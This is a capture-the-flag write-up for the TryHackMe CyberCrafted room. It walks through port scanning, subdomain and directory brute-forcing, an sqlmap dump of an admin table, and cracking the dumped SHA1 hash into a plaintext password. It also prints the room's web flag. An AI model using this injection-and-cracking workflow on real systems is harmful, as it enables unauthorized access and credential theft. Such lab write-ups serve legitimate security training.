Cybercrafted writeup


First lets start of with a nmap scan to check for any services and potentially expoit them

```
root@root:/home/fahadlinux/Downloads# cd /home/fahadlinux/thm/CyberCrafted/
root@root:/home/fahadlinux/thm/CyberCrafted# ls
fuzz.txt  nmap.txt  req.txt  sub-fighter.txt
root@root:/home/fahadlinux/thm/CyberCrafted# cat nmap.txt
# Nmap 7.80 scan initiated Tue Jun  7 15:40:22 2022 as: nmap -p- -T5 -sV -oN nmap.txt 10.10.60.212
Warning: 10.10.60.212 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.60.212
Host is up (0.20s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE   VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
25565/tcp open  minecraft Minecraft 1.7.2 (Protocol: 127, Message: ck00r lcCyberCraftedr ck00rrck00r e-TryHackMe-r  ck00r, Users: 0/1)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun  7 15:48:15 2022 -- 1 IP address (1 host up) scanned in 472.90 seconds
```

There are 3 ports open and the last port 25565 seems intresting lets check that out But there is a web server running on port 80 lets check that out

Going to the website by the ip addres it redirects us to *cybercrafted.thm*. Now lets add this ip addres and the domain name to our local DNS folder to prevent future errors.



Now it worked! lets check its source code for

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Cybercrafted</title>
    <link rel="shortcut icon" type="image/png" href="assets/logo.png">
    <style>
        body{
            margin: 0px;
            padding: 0px;
            background-color: #000;
        }

        div{
            position: relative;
        }

        img{
            width: 100%;
            height: 100%;
            min-width: 1280px;
            min-height: 720px;
        }
    </style>
</head>
<body>
    <div>
        <img src="assets/index.png">
    </div>
</body>
<!-- A Note to the developers: Just finished up adding other subdomains, now you can work on them! -->
</html>

```

viewing the source code there is a note on there are added subdomains lets search for the subdomains using wfuzz

```
`fuzz -c -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --hc 400,404,403 -H "Host: FUZZ.cybercrafted.thm" -u http://cybercrafted.thm/ -t 100 > fuzz.txt
```


there were a lot of results so lets grep them out using the status code 200 and 403


```
root@root:/home/fahadlinux/thm/CyberCrafted# less fuzz.txt | grep 403
000000403:   302        0 L      0 W        0 Ch        "images7"
000000377:   403        9 L      28 W       291 Ch      "www.store"
000000679:   302        0 L      0 W        0 Ch        "111925214039 54"
000000081:   403        9 L      28 W       287 Ch      "store"
000001403:   302        0 L      0 W        0 Ch        "testvb"
000002403:   302        0 L      0 W        0 Ch        "astro"
000003403:   302        0 L      0 W        0 Ch        "subset.pool"
00000 4034:   302        0 L      0 W        0 Ch        "us2"
00000 4037:   302        0 L      0 W        0 Ch        "publicapi"
00000 4039:   302        0 L      0 W        0 Ch        "jasper"
00000 4038:   302        0 L      0 W        0 Ch        "web24"
00000 4033:   302        0 L      0 W        0 Ch        "tags"
00000 4035:   302        0 L      0 W        0 Ch        "macduff"
00000 4032:   302        0 L      0 W        0 Ch        "eventos"
00000 4031:   302        0 L      0 W        0 Ch        "vd"
00000 4030:   302        0 L      0 W        0 Ch        "kevin"
00000 4036:   302        0 L      0 W        0 Ch        "wwwnew"
000004403:   302        0 L      0 W        0 Ch        "autodiscover.media"
000005403:   302        0 L      0 W        0 Ch        "mailin14mx"
000006403:   302        0 L      0 W        0 Ch        "petra"
000007403:   302        0 L      0 W        0 Ch        "webdisk.social"
000008403:   302        0 L      0 W        0 Ch        "www.cm"
000009403:   302        0 L      0 W        0 Ch        "sec1"
000010403:   302        0 L      0 W        0 Ch        "webdisk.live"
000011403:   302        0 L      0 W        0 Ch        "conferencia"
000012403:   302        0 L      0 W        0 Ch        "arirang"
000013127:   302        0 L      0 W        0 Ch        "web3403"
000013403:   302        0 L      0 W        0 Ch        "web18265"
000013832:   302        0 L      0 W        0 Ch        "web4034"
000013828:   302        0 L      0 W        0 Ch        "web4031"
000013838:   302        0 L      0 W        0 Ch        "web4036"
000013843:   302        0 L      0 W        0 Ch        "web4038"
000013839:   302        0 L      0 W        0 Ch        "web4037"
000013836:   302        0 L      0 W        0 Ch        "web4035"
000013829:   302        0 L      0 W        0 Ch        "web4032"
000013831:   302        0 L      0 W        0 Ch        "web4033"
00001 4034:   302        0 L      0 W        0 Ch        "web18414"
00001 4033:   302        0 L      0 W        0 Ch        "web4125"
```

```
root@root:/home/fahadlinux# cat /home/fahadlinux/thm/CyberCrafted/fuzz.txt | grep 200
000000001:   200        34 L     71 W       832 Ch      "www"
000000024:   200        30 L     64 W       937 Ch      "admin"
000000200:   302        0 L      0 W        0 Ch        "redmine"
000000290:   200        30 L     64 W       937 Ch      "www.admin"
000001200:   302        0 L      0 W        0 Ch        "dolphin"
000002001:   302        0 L      0 W        0 Ch        "web05"
000002002:   302        0 L      0 W        0 Ch        "i3"
000002000:   302        0 L      0 W        0 Ch        "grid"
000002003:   302        0 L      0 W        0 Ch        "tool"
000002009:   302        0 L      0 W        0 Ch        "agora"
000002005:   302        0 L      0 W        0 Ch        "jazz"
000002006:   302        0 L      0 W        0 Ch        "price"
000002004:   302        0 L      0 W        0 Ch        "bulk"
000002007:   302        0 L      0 W        0 Ch        "pan"
000002008:   302        0 L      0 W        0 Ch        "webdisk.admin"
000002200:   302        0 L      0 W        0 Ch        "faculty"
000002661:   302        0 L      0 W        0 Ch        "2009"
000003200:   302        0 L      0 W        0 Ch        "cnc"
000003533:   302        0 L      0 W        0 Ch        "2008"
000004200:   302        0 L      0 W        0 Ch        "ekb"
000005200:   302        0 L      0 W        0 Ch        "odessa"
000006200:   302        0 L      0 W        0 Ch        "nao"
000007200:   302        0 L      0 W        0 Ch        "tintin"
000008200:   302        0 L      0 W        0 Ch        "weblink"
000009200:   302        0 L      0 W        0 Ch        "mta01-bpo-70-auultimo"
000009851:   302        0 L      0 W        0 Ch        "windows2008r2"
000010200:   302        0 L      0 W        0 Ch        "vh"
000011200:   302        0 L      0 W        0 Ch        "primer"
000012000:   302        0 L      0 W        0 Ch        "yw"
000012001:   302        0 L      0 W        0 Ch        "innova"
000012002:   302        0 L      0 W        0 Ch        "tatooine"
000012004:   302        0 L      0 W        0 Ch        "austria"
000012006:   302        0 L      0 W        0 Ch        "i34"
000012008:   302        0 L      0 W        0 Ch        "shop3"
000012009:   302        0 L      0 W        0 Ch        "www.dr"
000012007:   302        0 L      0 W        0 Ch        "hood"
000012003:   302        0 L      0 W        0 Ch        "dr-www"
000012005:   302        0 L      0 W        0 Ch        "webdisk.bugs"
000012200:   302        0 L      0 W        0 Ch        "pong"
```

the subdomains we got were :-

- *www.cybercrafted.thm*
- *store.cybercrafted.thm*
  Note: add these two subdomains to your local dns /etc/hosts to view them
  Now lets visit the subdomains





Forbidden


You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at store.cybercrafted.thm Port 80


The admin.cybercrafted.thm is a admin page obviously. After testing the subdomain it does not seem to be vulnerable at all Lets check the another subdomain we've got store.cybercrafted.thm. Viewing the website we get a 403 error. One of the most common ways to bypass 403 errors in a domain is to directory bruteforce it. Now lets directory bruteforce the subdomains using gobuster or whaterver directory bruteforcer you prefer

```
root@root:/home/fahadlinux/thm/CyberCrafted# gobuster dir -u http://store.cybercrafted.thm -w /opt/SecLists/Discovery/Web-Content/raft-large-files-lowercase.txt -t 40 -o dir
ectory.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://store.cybercrafted.thm
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-large-files-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/07 18:36:05 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 403) [Size: 287]
/search.php           (Status: 200) [Size: 838]
/.htaccess            (Status: 403) [Size: 287]
/.                    (Status: 403) [Size: 287]
/.html                (Status: 403) [Size: 287]
/.php                 (Status: 403) [Size: 287]
/.htpasswd            (Status: 403) [Size: 287]
/.htm                 (Status: 403) [Size: 287]
/.htpasswds           (Status: 403) [Size: 287]
/.htgroup             (Status: 403) [Size: 287]
/wp-forum.phps        (Status: 403) [Size: 287]
/.htaccess.bak        (Status: 403) [Size: 287]
/.htuser              (Status: 403) [Size: 287]
/.htc                 (Status: 403) [Size: 287]
/.ht                  (Status: 403) [Size: 287]
/.htacess             (Status: 403) [Size: 287]
/.htaccess.old        (Status: 403) [Size: 287]
```

/search.php seems promising lets check it out



Yeah it worked!. It also accepts user input and returns data to us, it also looks like a data query is happening in the backend. Lets check for a sql injection to get shell or potentially extract any usernames and passwords.



ITEM	AMOUNT	COST
Iron Axe	1x	1$
Iron Boots	1x	1.5$
Iron Chestplate	1x	3$
Iron Helmet	1x	1$
Iron Hoe	1x	0.5$
Iron Horse Armor	1x	2$
Iron Leggings	1x	2$
Iron Pickaxe	1x	1$
Iron Shovel	1x	0.8$
Iron Sword	1x	1$
Iron Ingot	64x	10$
Raw Iron	64x	5$

lets first save the request file and give it to sql map to check for sql injections. Let SQL map will automate the hard work for us

```
sqlmap -r req.txt --level 5 --risk 3 -dbms=mysql -D webapp -T admin -dump
```

Yes we were able to extract some info, We got a username and password! its seems to be hashed in SHA1 encryption algorithm. You can either crack it using local password cracking tools like johntheripper hashcat etc.. Im gonna crack it in a website called crackstation it will do the hard work for me it is a super fast website for cracking passwords!

```
+----+------------------------------------------+---------------------+
| id | hash                                     | user                |
+----+------------------------------------------+---------------------+
| 1  | 88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01 | xXUltimateCreeperXx |
| 4  | THM{bbe315906038c3a62d9b195001f75008}    | web_flag            |
+----+------------------------------------------+---------------------+
```

Enter up to 20 non-salted hashes, one per line:

88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
88b949dd5cdfbecb9f2ecbbfa24e5974234e7c01	sha1	diamond123456789

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

